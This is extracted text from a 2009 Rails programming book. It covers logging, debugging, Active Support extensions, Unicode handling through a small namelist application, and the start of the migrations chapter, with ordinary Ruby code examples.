L OGGING IN R AILS 272 15.5 Logging in Rails Rails has logging built right into the framework. Or, to be more accurate, Rails exposes a Logger object to all the code in a Rails application. Logger is a simple logging framework that ships with recent versions of Ruby. (You can get more information by typing ri Logger at a command prompt or by looking in the standard library documentation in Programming Ruby [TFH05].) For our purposes, it’s enough to know that we can generate log messages at the warning, info, error, and fatal levels. We can then decide (probably in an environment file) which levels of logging to write to the log files. logger.warn("I don't think that's a good idea" ) logger.info("Dave's trying to do something bad" ) logger.error("Now he's gone and broken it" ) logger.fatal("I give up" ) In a Rails application, these messages are written to a file in the log directory. The file used depends on the environment in which your application is run- ning. A development application will log to log/development.log, an application under test to test.log, and a production app to production.log. 15.6 Debugging Hints Bugs happen. Even in Rails applications. This section has some hints on track- ing them down. First and foremost, write tests! Rails makes it easy to write both unit tests and functional tests (as we saw in Chapter 14, Task T: Testing, on page 210). Use them, and you’ll find that your bug rate drops way down. You’ll also decrease the likelihood of bugs suddenly appearing in code that you wrote a month ago. Tests are cheap insurance. Tests tell you whether something works, and they help you isolate the code that has a problem. Sometimes, though, the cause isn’t immediately apparent. If the problem is in a model, you might be able to track it down by running the offending class outside the context of a web application. The script/console script lets you bring up part of a Rails application in an irb session, letting you experiment with methods. Here’s a session where we use the console to update the price of a product: depot> ruby script/console Loading development environment. irb(main):001:0> pr = Product.find(:first) => #<Product:0x248acd0 @attributes={"image_url"=>"/images/sk..." irb(main):002:0> pr.price => 29.95 irb(main):003:0> pr.price = 34.95 => 34.95 Report erratum this copy is (P1.0 printing, March 2009)
D EBUGGING H INTS 273 irb(main):004:0> pr.save => true Logging and tracing are a great way of understanding the dynamics of complex applications. You’ll find a wealth of information in the development log file. When something unexpected happens, this should probably be the first place you look. It’s also worth inspecting the web server log for anomalies. If you use WEBrick in development, this will be scrolling by on the console you use to issue the script/server command. You can add your own messages to the log with the Logger object described in the previous section. Sometimes the log files are so busy that it’s hard to find the message you added. In those cases, if you’re using WEBrick, writing to STDERR will cause your message to appear on the WEBrick console, intermixed with the normal WEBrick tracing. If a page comes up displaying the wrong information, you might want to dump out the objects being passed in from the controller. The debug helper method is good for this. It formats objects nicely and makes sure that their contents are valid HTML. <h3>Your Order</h3> <%= debug(@order) %> <div id="ordersummary"> . . . </div> Finally, for those problems that just don’t seem to want to get fixed, you can roll out the big guns and point irb at your running application. This is normally available only for applications in the development environment. To use breakpoints, follow these steps: 1. Insert a call to the method debugger at the point in your code where you want your application to first stop. 2. On a convenient console, start the server with the -u or --debugger argu- ment, like this:3 depot> ruby script/server -u => Booting WEBrick... => Debugger enabled => Rails application started on http://0.0.0.0:3000 3. Using a browser, prod your application in order to make it hit the debug- ger method. When it does, the console where the script/server is running 3. You need to install ruby-debug to run the server in debugging mode. With gems, use gem install ruby-debug. Report erratum this copy is (P1.0 printing, March 2009)
W HAT ’ S N EXT 274 will burst into life—you’ll be in a ruby-debug session, talking to your run- ning web application. You can list source, examine your stack frames, inspect variables, set values, add other breakpoints, and generally have a good time. When you are ready, enter cont, and application will con- tinue running. Enter help for a full list of ruby-debug commands. 15.7 What’s Next The chapter that follows looks at all the programmatic support you have while writing a Rails application. This is followed by an in-depth look at migrations. If you’re looking for information on Active Record, Rails’ object-relational map- ping layer, you need Chapters 17 through 19. The first of these covers the basics, the next looks at intertable relationships, and the third gets into some of the more esoteric stuff. They’re long chapters—Active Record is the largest component of Rails. These are followed by two chapters about Action Controller, the brains behind Rails applications. This is where requests are handled and business logic lives. After that, you can learn how you get from application-level data to browser pages in Chapter 23, Action View. But wait (as they say), there’s more! The new style of web-based application uses JavaScript and XMLHttpRequest to provide a far more interactive user expe- rience. You can learn how to spice up your applications in Chapter 24, The Web, v2.0. Rails can do more than talk to browsers. Chapter 25, Action Mailer, shows you how to send and receive e-mail from a Rails application. We leave two of the most important chapters to the end. Chapter 27, Secur- ing Your Rails Application, contains vital information if you want to sleep at night after you expose your application to the big, bad world. And Chapter 28, Deployment and Production, contains the nitty-gritty details of putting a Rails application into production and scaling it as your user base grows. Report erratum this copy is (P1.0 printing, March 2009)
Chapter 16 Active Support Active Support is a set of libraries that are shared by all Rails components. Much of what’s in there is intended for Rails’ internal use. However, Active Support also extends some of Ruby’s built-in classes in interesting and useful ways. In this section, we’ll quickly list the most popular of these extensions. We’ll also end with a brief look at how Ruby and Rails can handle Unicode strings, making it possible to create websites that correctly handle interna- tional text. 16.1 Generally Available Extensions As we’ll see when we look at Ajax on page 563, it’s sometimes useful to be able to convert Ruby objects into a neutral form to allow them to be sent to a remote program (often JavaScript running in the user’s browser). Rails extends Ruby objects with two methods, to_json and to_yaml. These convert objects into JavaScript Object Notation (JSON) and YAML (the same notation used in Rails configuration and fixture files): require 'rubygems' require 'activesupport' # For demo purposes, create a Ruby structure with two attributes Rating = Struct.new(:name, :ratings) rating = Rating.new("Rails" , [ 10, 10, 9.5, 10 ]) # and serialize an object of that structure two ways... puts rating.to_json #=> ["Rails", [10, 10, 9.5, 10]] puts rating.to_yaml #=> --- !ruby/struct:Rating name: Rails ratings: - 10 - 10 - 9.5 - 10
E NUMERATIONS AND A RRAYS 276 David Says. . . Why Extending Base Classes Doesn’t Lead to the Apocalypse The awe that seeing 5.months + 30.minutes for the first time generates is usually replaced by a state of panic shortly thereafter. If everyone can just change how integers work, won’t that lead to an utterly unmaintainable spaghetti land of hell? Yes, if everyone did that all the time, it would. But they don’t, so it doesn’t. Don’t think of Active Support as a collection of random extensions to the Ruby language that invites everyone and their brother to add their own pet fea- ture to the string class. Think of it as a dialect of Ruby spoken universally by all Rails programmers. Because Active Support is a required part of Rails, you can always rely on the fact that 5.months will work in any Rails application. That negates the problem of having a thousand personal dialects of Ruby. Active Support gives us the best of both worlds when it comes to language extensions. It’s contextual standardization. In addition, all Active Record objects, and all hashes, support a to_xml method. We saw this in Section 12.1, Autogenerating the XML, on page 187. To make it easier to tell whether something has no content, Rails extends all Ruby objects with the blank? method. It always returns true for nil and false, and it always returns false for numbers and for true. For all other objects, it returns true if that object is empty. (A string containing just spaces is considered to be empty.) puts [ ].blank? #=> true puts { 1 => 2}.blank? #=> false puts " cat ".blank? #=> false puts "".blank? #=> true puts " ".blank? #=> true puts nil.blank? #=> true 16.2 Enumerations and Arrays Because our web applications spend a lot of time working with collections, Rails adds some magic to Ruby’s Enumerable mixin. The group_by method partitions a collection into sets of values. It does this by calling a block once for each element in the collection and using the result returned by the block as the partitioning key. The result is a hash where each of the keys is associated with an array of elements from the original Report erratum this copy is (P1.0 printing, March 2009)
E NUMERATIONS AND A RRAYS 277 collection that share a common partitioning key. For example, the following splits a group of posts by author: groups = posts.group_by {|post| post.author_id} The variable groups will reference a hash where the keys are the author ids and the values are arrays of posts written by the corresponding author. You could also write this as follows: groups = posts.group_by {|post| post.author} The groupings will be the same in both cases, but in the second case entire Author objects will be used as the hash keys (which means that the author objects will be retrieved from the database for each post). Which form is correct depends on your application. Rails also extends Enumerable with two other methods. The index_by method takes a collection and converts it into a hash where the values are the values from the original collection. The key for an element is the return value of the block, which is passed each element in turn. us_states = State.find(:all) state_lookup = us_states.index_by {|state| state.short_name} The sum method sums a collection by passing each element to a block and accumulating the total of the values returned by that block. It assumes the initial value of the accumulator is the number 0; you can override this by passing a parameter to sum: total_orders = Order.find(:all).sum {|order| order.value } The many? will test to see whether the collection size is greater than one. The Ruby 1.9 each_with_object method was found to be so handy that the Rails crew backported it to Ruby 1.8 for you. It iterates over a collection, passing the argument and the current element to the block: us_states = State.find(:all) state_lookup = us_states.each_with_object({}) do |hash,state| hash[state.short_name] = state end Rails also extends arrays with a couple of convenience methods: puts [ "ant" , "bat" , "cat" ].to_sentence #=> "ant, bat, and cat" puts [ "ant" , "bat" , "cat" ].to_sentence(:connector => "and not forgetting" ) #=> "ant, bat, and not forgetting cat" puts [ "ant" , "bat" , "cat" ].to_sentence(:skip_last_comma => true) #=> "ant, bat and cat" [1,2,3,4,5,6,7].in_groups_of(3) {|slice| puts slice.inspect} #=> [1, 2, 3] [4, 5, 6] [7, nil, nil] Report erratum this copy is (P1.0 printing, March 2009)
H ASHES 278 [1,2,3,4,5,6,7].in_groups_of(3, "X" ) {|slice| puts slice.inspect} #=> [1, 2, 3] [4, 5, 6] [7, "X" , "X" ] Although Ruby has always provided first and last methods on Arrays, Rails adds second, third, fourth, and fifth, as well as forty_two. Also provided are methods that help you to take a slice out of an array. from returns the tail of an array starting at a given index, and to returns the head of an array up to and including a given index. rand will return a random element from an array. Finally, split acts like the similarly named method on String, splitting an array based on a delimiting value or the result of an optional block. 16.3 Hashes Hashes aren’t left out either; they get a bunch of useful methods too. Follow- ing Ruby’s convention, methods ending in a bang (!) are destructive; in other words, they update the calling object as a side effect. reverse_merge and reverse_merge! behave similarly to Ruby’s merge, except that the keys in the calling hash take precedence over those in the hash that is passed as a parameter. This is particularly useful for initializing an option hash with default values. deep_merge and deep_merge! will return a new hash with the two hashes merged recursively. diff will return a new hash that represents the difference between two hashes. except and except! will return a new hash without the given keys. slice and slice! return a new hash with only the given keys. stringify_keys and stringify_keys! will convert all keys to strings. symbolize_keys and symbolize_keys! will convert all keys to symbols. 16.4 String Extensions Newcomers to Ruby 1.8 are often surprised that indexing into a string using something like string[2] returns an integer, not a one-character string. This is fixed in Ruby 1.9, but for now, most people are still using Ruby 1.8. Rails eases this transition in a number of ways. First, it adds some helper methods to strings that give some more natural behavior: string = "Now is the time" puts string.at(2) #=> "w" puts string.from(8) #=> "he time" puts string.to(8) #=> "Now is th" Report erratum this copy is (P1.0 printing, March 2009)
S TRING E XTENSIONS 279 puts string.first #=> "N" puts string.first(3) #=> "Now" puts string.last #=> "e" puts string.last(4) #=> "time" puts string.starts_with?("No" ) #=> true puts string.ends_with?("ME" ) #=> false count = Hash.new(0) string.each_char {|ch| count[ch] += 1} puts count.inspect #=> {" "=>3, "w"=>1, "m"=>1, "N"=>1, "o"=>1, "e" =>2, "h" =>1, "s" =>1, "t" =>2, "i" =>2} Additionally, Rails provides a method named is_utf8?, which tests a string for conformance to a common Unicode encoding. Finally, Rails provides an ActiveSupport::Multibyte::Chars and an mb_chars on the String class. On Rails 1.9, mb_chars returns self, but on Ruby 1.8 it wraps the string in a multibyte proxy: >> name = 'Se303261or Frog' => "Señor Frog" >> name.reverse => "gorF ro261&#65533;eS" >> name.length => 11 >> name.mb_chars.reverse.to_s => "gorF roñeS" >> name.mb_chars.length => 10 Other (unrelated) extensions include squish and squish!, which will remove all leading and trailing whitespace and convert all occurrences of consecutive spaces with a single space. This is particularly useful for taming Ruby’s here documents. Active Support also adds methods to all strings to support the way Rails itself converts names from singular to plural, from lowercase to mixed case, and so on. A few of these might be useful in the average application: puts "cat".pluralize #=> cats puts "cats".pluralize #=> cats puts "erratum".pluralize #=> errata puts "cats".singularize #=> cat puts "errata".singularize #=> erratum puts "first_name".humanize #=> "First name" puts "now is the time".titleize #=> "Now Is The Time" Writing Your Rules for Inflections Rails comes with a fairly decent set of rules for forming plurals for English words, but it doesn’t (yet) know every single irregular form. For example, if Report erratum this copy is (P1.0 printing, March 2009)
S TRING E XTENSIONS 280 you’re writing a farming application and have a table for geese, Rails might not find it automatically: depot> ruby script/console Loading development environment (Rails 2.2.2). >> "goose".pluralize => "gooses" Seems to us that gooses is a verb, not a plural noun. As with everything in Rails, if you don’t like the defaults, you can change them. Changing the automatic inflections is easy. We can define new rules for forming the plural and singular forms of words. We can tell it the following: • The plural of a word or class of words given the singular form • The singular form of a word or class of words given the plural form • Which words have irregular plurals • Which words have no plurals Our goose/geese pair is an irregular plural, so we could tell the inflector about them: ActiveSupport::Inflector.inflections do |inflect| inflect.irregular "goose" , "geese" end In a Rails application, these changes can go in the file inflections.rb in the con- fig/initializers directory. Once these changes are made, Rails gets it right: depot> ruby script/console Loading development environment (Rails 2.2.2). >> "goose".pluralize #=> "geese" >> "geese".singularize #=> "goose" Perhaps surprisingly, defining an irregular plural actually defines plurals for all words that end with the given pattern: >> "canadagoose".pluralize #=> "canadageese" >> "wildgeese".singularize #=> "wildgoose" For families of plurals, define pattern-based rules for forming singular and plural forms. For example, the plural of father-in-law is fathers-in-law, mother- in-law becomes mothers-in-law, and so on. You can tell Rails about this by defining the mappings using regular expressions. In this case, you have to tell it how to make the plural from the singular form, and vice versa: ActiveSupport::Inflector.inflections do |inflect| inflect.plural(/-in-law$/, "s-in-law") inflect.singular(/s-in-law$/, "-in-law") end >> "sister-in-law".pluralize #=> "sisters-in-law" >> "brothers-in-law".singularize #=> "brother-in-law" Report erratum this copy is (P1.0 printing, March 2009)
E XTENSIONS TO N UMBERS 281 Some words are uncountable (like bugs in our programs). You tell the inflector using the uncountable method: ActiveSupport::Inflector.inflections do |inflect| inflect.uncountable("air", "information", "water") end >> "water".pluralize #=> "water" >> "water".singularize #=> "water" 16.5 Extensions to Numbers You can round floats: puts (1.337).round_with_precision(2) #=> 1.34 Integers gain the two instance methods even? and odd?. You can also get the ordinal form of an integer using ordinalize: puts 3.ordinalize #=> "3rd" puts 321.ordinalize #=> "321st" All numeric objects gain a set of scaling methods. Singular and plural forms are supported. puts 20.bytes #=> 20 puts 20.kilobytes #=> 20480 puts 20.megabytes #=> 20971520 puts 20.gigabytes #=> 21474836480 puts 20.terabytes #=> 21990232555520 puts 20.petabytes #=> 22517998136852480 puts 1.exabyte #=> 1152921504606846976 There are also time-based scaling methods. These convert their receiver into the equivalent number of seconds. The months and years methods are not accurate—months are assumed to be 30 days long, years 365 days long. How- ever, the Time class has been extended with methods that give you accurate relative dates (see the description in the section that follows this one). Again, both singular and plural forms are supported: puts 20.seconds #=> 20 puts 20.minutes #=> 1200 puts 20.hours #=> 72000 puts 20.days #=> 1728000 puts 20.weeks #=> 12096000 puts 20.fortnights #=> 24192000 puts 20.months #=> 51840000 puts 20.years #=> 630720000 You can also calculate times relative to some time (by default Time.now) using the methods ago and from_now (or their aliases until and since, respectively). Report erratum this copy is (P1.0 printing, March 2009)
T IME AND D ATE E XTENSIONS 282 puts Time.now #=> Thu May 18 23:29:14 CDT 2006 puts 20.minutes.ago #=> Thu May 18 23:09:14 CDT 2006 puts 20.hours.from_now #=> Fri May 19 19:29:14 CDT 2006 puts 20.weeks.from_now #=> Thu Oct 05 23:29:14 CDT 2006 puts 20.months.ago #=> Sat Sep 25 23:29:16 CDT 2004 puts 20.minutes.until("2006-12-25 12:00:00".to_time) #=> Mon Dec 25 11:40:00 UTC 2006 puts 20.minutes.since("2006-12-25 12:00:00".to_time) #=> Mon Dec 25 12:20:00 UTC 2006 How cool is that? And it gets even cooler.... 16.6 Time and Date Extensions The Time class gains a number of useful methods, helping you calculate relative times and dates and format time strings. Many of these methods have aliases; see the API documentation for details. now = Time.now puts now #=> Thu May 18 23:36:10 CDT 2006 puts now.to_date #=> 2006-05-18 puts now.to_s #=> Thu May 18 23:36:10 CDT 2006 puts now.to_s(:short) #=> 18 May 23:36 puts now.to_s(:long) #=> May 18, 2006 23:36 puts now.to_s(:db) #=> 2006-05-18 23:36:10 puts now.to_s(:rfc822) #=> Thu, 18 May 2006 23:36:10 -0500 puts now.ago(3600) #=> Thu May 18 22:36:10 CDT 2006 puts now.at_beginning_of_day #=> Thu May 18 00:00:00 CDT 2006 puts now.at_beginning_of_month #=> Mon May 01 00:00:00 CDT 2006 puts now.at_beginning_of_week #=> Mon May 15 00:00:00 CDT 2006 puts now.at_beginning_of_quarter #=> Sat Apr 01 00:00:00 CST 2006 puts now.at_beginning_of_year #=> Sun Jan 01 00:00:00 CST 2006 puts now.at_midnight #=> Thu May 18 00:00:00 CDT 2006 puts now.change(:hour => 13) #=> Thu May 18 13:00:00 CDT 2006 puts now.last_month #=> Tue Apr 18 23:36:10 CDT 2006 puts now.last_year #=> Wed May 18 23:36:10 CDT 2005 puts now.midnight #=> Thu May 18 00:00:00 CDT 2006 puts now.monday #=> Mon May 15 00:00:00 CDT 2006 puts now.months_ago(2) #=> Sat Mar 18 23:36:10 CST 2006 puts now.months_since(2) #=> Tue Jul 18 23:36:10 CDT 2006 puts now.next_week #=> Mon May 22 00:00:00 CDT 2006 puts now.next_year #=> Fri May 18 23:36:10 CDT 2007 puts now.seconds_since_midnight #=> 84970.423472 puts now.since(7200) #=> Fri May 19 01:36:10 CDT 2006 puts now.tomorrow #=> Fri May 19 23:36:10 CDT 2006 puts now.years_ago(2) #=> Tue May 18 23:36:10 CDT 2004 puts now.years_since(2) #=> Sun May 18 23:36:10 CDT 2008 puts now.yesterday #=> Wed May 17 23:36:10 CDT 2006 Report erratum this copy is (P1.0 printing, March 2009)
T IME AND D ATE E XTENSIONS 283 puts now.advance(:days => 30) #=> Sat Jun 17 23:36:10 CDT 2006 puts Time.days_in_month(2) #=> 28 puts Time.days_in_month(2, 2000) #=> 29 puts now.xmlschema #=> "2006-05-18T23:36:10-06:00" Rails 2.1 introduces time zone support. You can set the default time zone in config/environment.rb: config.time_zone = 'UTC' Within an action, you can override the time zone and convert any time to the indicated time zone: Time.zone = 'Eastern Time (US & Canada)' puts Time.now.in_time_zone Active Support also includes a TimeZone class. TimeZone objects encapsulate the names and offset of a time zone. The class contains a list of the world’s time zones. See the Active Support RDoc for details. Rails 2.2 introduces three methods that query a given time: past?, today?, and future? query whether a given time is before now, is on today’s date, or is in the future, respectively. Date objects also pick up a few useful methods: date = Date.today puts date.tomorrow #=> "Fri, 19 May 2006" puts date.yesterday #=> "Wed, 17 May 2006" puts date.current #=> "Thu, 18 May 2006" current returns Time.zone.today when config.time_zone is set; otherwise, it just returns Date.today: puts date.to_s #=> "2006-05-18" puts date.xmlschema #=> "2006-05-18T00:00:00-06:00" puts date.to_time #=> Thu May 18 00:00:00 CDT 2006 puts date.to_s(:short) #=> "18 May" puts date.to_s(:long) #=> "May 18, 2006" puts date.to_s(:db) #=> "2006-05-18" The last of these converts a date into a string that’s acceptable to the default database currently being used by your application. You may have noticed that the Time class has a similar extension for formatting datetime fields in a database-specific format. You can add your own extensions to date and time formatting. For example, your application may need to display ordinal dates (the number of days into a year). The Ruby Date and Time libraries both support the strftime method for formatting dates, so you could use something like this: >> d = Date.today => #<Date: 4907769/2,0,2299161> >> d.to_s => "2006-05-29" Report erratum this copy is (P1.0 printing, March 2009)
A N E XTENSION TO R UBY S YMBOLS 284 >> d.strftime("%y-%j") => "06-149" Instead, though, you might want to encapsulate this formatting by extending the to_s method of dates. In your environment.rb file, add a line like the following: ActiveSupport::CoreExtensions::Date::Conversions::DATE_FORMATS.merge!( :ordinal => "%Y-%j" ) Now you can say this: any_date.to_s(:ordinal) #=> "2006-149" You can extend the Time class string formatting as well: ActiveSupport::CoreExtensions::Time::Conversions::DATE_FORMATS.merge!( :chatty => "It's %I:%M%p on %A, %B %d, %Y" ) Time.now.to_s(:chatty) #=> "It's 12:49PM on Monday, May 29, 2006" There are also two useful time-related methods added to the String class. The methods to_time and to_date return Time and Date objects, respectively: puts "2006-12-25 12:34:56".to_time #=> Mon Dec 25 12:34:56 UTC 2006 puts "2006-12-25 12:34:56".to_date #=> 2006-12-25 16.7 An Extension to Ruby Symbols (As of Ruby 1.8.7, this feature is now a part of the language, but users of Rails making use of prior versions of the language can also use of this feature). We often use iterators where all the block does is invoke a method on its argument. We did this in our earlier group_by and index_by examples: groups = posts.group_by {|post| post.author_id} Rails has a shorthand notation for this. We could have written this code as this: groups = posts.group_by(&:author_id) Similarly, the following code: us_states = State.find(:all) state_lookup = us_states.index_by {|state| state.short_name} could also be written like this: us_states = State.find(:all) state_lookup = us_states.index_by(&:short_name) 16.8 with_options Many Rails methods take a hash of options as their last parameter. You’ll sometimes find yourself calling several of these methods in a row, where each Report erratum this copy is (P1.0 printing, March 2009)
U NICODE S UPPOR T 285 call has one or more options in common. For example, you might be defining some routes: ActionController::Routing::Routes.draw do |map| map.connect "/shop/summary" , :controller => "store" , :action => "summary" map.connect "/titles/buy/:id" , :controller => "store" , :action => "add_to_cart" map.connect "/cart" , :controller => "store" , :action => "display_cart" end The with_options method lets you specify these common options just once: ActionController::Routing::Routes.draw do |map| map.with_options(:controller => "store" ) do |store_map| store_map.connect "/shop/summary" , :action => "summary" store_map.connect "/titles/buy/:id" , :action => "add_to_cart" store_map.connect "/cart" , :action => "display_cart" end end In this example, store_map acts just like a map object, but the option :controller => store will be added to its option list every time it is called. The with_options method can be used with any API calls where the last param- eter is a hash. 16.9 Unicode Support In the old days, characters were represented by sequences of 6, 7, or 8 bits. Each computer manufacturer decided its own mapping between these bit pat- terns and their character representations. Eventually, standards started to emerge, and encodings such as ASCII and EBCDIC became common. However, even in these standards, you couldn’t be sure that a given bit pattern would display a particular character: the 7-bit ASCII character 0b0100011 would dis- play as # on terminals in the United States and as £ on those in the United Kindom. Hacks such as code pages, which overlaid multiple characters onto the same bit patterns, solve the problems locally but compound them globally. At the same time, it quickly became apparent that 8 bits just wasn’t enough to encode the characters needed for many languages. The Unicode Consortium was formed to address this issue.1 1. http://www.unicode.org Report erratum this copy is (P1.0 printing, March 2009)
U NICODE S UPPOR T 286 Unicode defines a number of different encoding schemes that allow for up to 32 bits for the representation of each character. Unicode is generally stored using one of three encoding forms. In one of these, UTF-32, every character (technically a code point) is represented as a 32-bit value. In the other two (UTF-16 and UTF-8), characters are represented as one or more 16- or 8-bit values. When Rails stores strings in Unicode, it uses UTF-8. The Ruby language that underlies Rails originated in Japan. And it turns out that historically Japanese programmers have had issues with the encoding of their language into Unicode. This means that, although Ruby supports strings encoded in Unicode, it doesn’t really support Unicode in its libraries. For exam- ple, the UTF-8 representation of ü is the 2-byte sequence c3 bc (we’re now using hex to show the binary values). But if you give Ruby a string contain- ing ü, its library methods won’t know about the fact that 2 bytes are used to represent a single character. For example: dave> irb irb(main):001:0> name = "Günter" => "G303274nter" irb(main):002:0> name.length => 7 Although Günter has six characters, its representation uses 7 bytes, and that’s the number Ruby reports. However, Rails 1.2 included a fix for this. It isn’t a replacement for Ruby’s libraries, so there are still areas where unexpected things happen. But even so, the new Rails Multibyte library, added to Active Support in September 2006, goes a long way toward making Unicode processing easy in Rails applications. Rather than replace the Ruby built-in string library methods with Unicode- aware versions, the Multibyte library defines a new class, called Chars. This class defines the same methods as the built-in String class, but those methods are aware of the underlying encoding of the string. The rule for using Multibyte strings is easy: whenever you need to work with strings that are encoded using UTF-8, convert those strings into Chars objects first. The library adds a chars method to all strings to make this easy. Let’s play with this in script/console: Line 1 rubys> script/console - Loading development environment (Rails 2.2.2). - >> name = "G303274nter" - => "Günter" 5 >> name.length - => 7 - >> name.mb_chars.length Report erratum this copy is (P1.0 printing, March 2009)
U NICODE S UPPOR T 287 - => 6 - >> name.reverse 10 => "retn274?G" - >> name.chars.reverse - => #<ActiveSupport::Multibyte::Chars:0x2c4cdf4 @string="retnüG"> We start by storing a string containing UTF-8 characters in the variable name. On line 5, we ask Ruby for the length of the string. It returns 7, the number of bytes in the representation. But then, on line 7, we use the mb_chars method to create a Chars object that wraps the underlying string. Asking that new object for its length, we get 6, the number of characters in the string. Similarly, reversing the raw string produces gibberish; it simply reverses the order of the bytes. Reversing the Chars object, on the other hand, produces the expected result. In theory, all the Rails internal libraries are now Unicode clean, meaning that (for example) validates_length_of will correctly check the length of UTF-8 strings if you enable UTF-8 support in your application. However, having string handling that honors encoding is not enough to ensure your application works with Unicode characters. You’ll need to make sure the entire data path, from browser to database, agrees on a common encoding. To explore this, let’s write a simple application that builds a list of names. The Unicode Names Application We’re going to write a simple application that displays a list of names on a page. An entry field on that same page lets you add new names to the list. The full list of names is stored in a database table. We’ll create a regular Rails application: dave> rails namelist dave> cd namelist namelist> ruby script/server Now we’ll create a model for our names.2 namelist> ruby script/generate model person name:string namelist> rake db:migrate Now we’ll write our controller and our view. 2. If you are using a database server other than SQLite 3, you will also need to create a database and ensure that the default character set for this database is UTF-8. Just how you do this is database dependent. Perhaps surprisingly, for many databases we also have to tell each database connection what encoding it should use. You do this by specifying the encoding option in database.yml for each database. Report erratum this copy is (P1.0 printing, March 2009)
U NICODE S UPPOR T 288 We’ll keep the controller simple by using a single action: Download e1/namelist/app/controllers/people_controller.rb class PeopleController < ApplicationController def index @person = Person.new(params[:person]) @person.save! if request.post? @people = Person.find(:all) end end The database is Unicode-aware. Now we just need to make sure that the browser side is too. As of Rails 1.2, the default content-type header is as follows: Content-Type: text/html; charset=UTF-8 However, just to be sure, we’ll also add a <meta> tag to the page header to enforce this. This also means that if a user saves a page to a local file, it will display correctly later. This is our layout file: Download e1/namelist/app/views/layouts/people.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="content-type" content="text/html; charset=UTF-8"></meta> <title>My Name List</title> </head> <body> <%= yield :layout %> </body> </html> In our index view, we’ll show the full list of names in the database and provide a simple form to let folks enter new ones. In the list, we’ll display the name and its size in bytes and characters, and, just to show off, we’ll reverse it. Download e1/namelist/app/views/people/index.html.erb <table border="1"> <tr> <th>Name</th><th>bytes</th><th>chars</th><th>reversed</th> </tr> <% for person in @people %> <tr> <td><%=h person.name %></td> <td><%= person.name.length %></td> <td><%= person.name.chars.length %></td> <td><%=h person.name.chars.reverse %></td> </tr> <% end %> </table> Report erratum this copy is (P1.0 printing, March 2009)
U NICODE S UPPOR T 289 <% form_for :person do |form| %> New name: <%= form.text_field :name %> <%= submit_tag "Add" %> <% end %> When we point our browser at our people controller, we’ll see an empty table. Let’s start by entering “Dave” in the name field: When we hit the Add button, we see that the string “Dave” contains both 4 bytes and 4 characters—normal ASCII characters take 1 byte in UTF-8: When we hit Add after typing Günter, we see something different: Because the ü character takes 2 bytes to represent in UTF-8, we see that the string has a byte length of 7 and a character length of 6. Notice that the reversed form displays correctly. Finally, we’ll add some Japanese text: Now the disparity between the byte and character lengths is even greater. However, the string still reverses correctly, on a character-by-character basis. Report erratum this copy is (P1.0 printing, March 2009)
U NICODE S UPPOR T 290 Is the data stored correctly in the database? Let’s check how many characters there are in Günter’s name: depot> sqlite3 -line db/development.sqlite3 "select name,length(name) from people where name like 'G%'" name = Günter length(name) = 6 Your terminal may not display the Unicode character correctly, but you can verify that the length is correct. Report erratum this copy is (P1.0 printing, March 2009)
Chapter 17 Migrations Rails encourages an agile, iterative style of development. We don’t expect to get everything right the first time. Instead, we write tests and interact with our customers to refine our understanding as we go. For that to work, we need a supporting set of practices. We write tests to help us design our interfaces and to act as a safety net when we change things, and we use version control to store our application’s source files, allowing us to undo mistakes and to monitor what changes day to day. But there’s another area of the application that changes, an area that we can’t directly manage using version control. The database schema in a Rails appli- cation constantly evolves as we progress through the development: we add a table here, rename a column there, and so on. The database changes in step with the application’s code. Historically, that has been a problem. Developers (or database administrators) make schema changes as needed. However, if the application code is rolled back to a previous version, it was hard to undo the database schema changes to bring the database back in line with that prior application version—the database itself has no versioning information. Over the years, developers have come up with ways of dealing with this issue. One scheme is to keep the Data Definition Language (DDL) statements that define the schema in source form under version control. Whenever you change the schema, you edit this file to reflect the changes. You then drop your devel- opment database and re-create the schema from scratch by applying your DDL. If you need to roll back a week, the application code and the DDL that you check out from the version control system are in step. When you re-create the schema from the DDL, your database will have gone back in time. Except...because you drop the database every time you apply the DDL, you lose any data in your development database. Wouldn’t it be more convenient
C HAPTER 17. M IGRATIONS 292 to be able to apply only those changes that are necessary to move a database from version x to version y? This is exactly what Rails migrations let you do. Let’s start by looking at migrations at an abstract level. Imagine we have a table of order data. One day, our customer comes in and asks us to add the customer’s e-mail address to the data we capture in an order. This involves a change to the application code and the database schema. To handle this, we create a database migration that says “add an e-mail column to the orders table.” This migration sits in a separate file, which we place under version control alongside all our other application files. We then apply this migration to our database, and the column gets added to the existing orders table. Exactly how does a migration get applied to the database? It turns out that every generated migration has a Coordinated Universal Time (UTC) times- tamp associated with it. These numbers contain the four-digit year, followed by two digits each for the month, day, hour, minute, and second, all based on the mean solar time at the Royal Observatory in Greenwich, London.1 Because migrations tend to be created relatively infrequently and the accu- racy is recorded down to the second, the chances of any two people getting the same timestamp is vanishingly small. And the benefit of having timestamps that can be deterministically ordered far outweighs the miniscule risk of this occurring. Rails remembers the version number of each migration applied to the data- base. Then, when you ask it to update the schema by applying new migrations, it compares the version numbers in the database schema_migrations table with the version numbers of the available migrations. If it finds migrations with version numbers that are not in the schema_migrations table, it applies them one at a time and in order. But how do we revert a schema to a previous version? We do it by making each migration reversible. Each migration actually contains two sets of instructions. One set tells Rails what changes to make to the database when applying the migration, and the other set tells Rails how to undo those changes. In our orders table example, the up part of the migration adds the e-mail column to the table, and the down part removes that column. Now, to revert a schema, we simply tell Rails the version number that we would like the database schema to be at. If the current schema_migrations table has a row with a higher ver- sion numbers than this target number, Rails takes the migration with the 1. Rails versions prior to 2.1 used a much simpler sequence number and stored the version number of the latest one applied in a single row in a table named schema_info. Because such sequence numbers will undoubtedly be much lower than any UTC timestamp, these older migra- tions will automatically be treated as if they were generated before Rails 2.1 was installed. If you would prefer to use numeric prefixes, you can turn timestamped migrations off by setting con- fig.active_record.timestamped_migrations to false. Report erratum this copy is (P1.0 printing, March 2009)
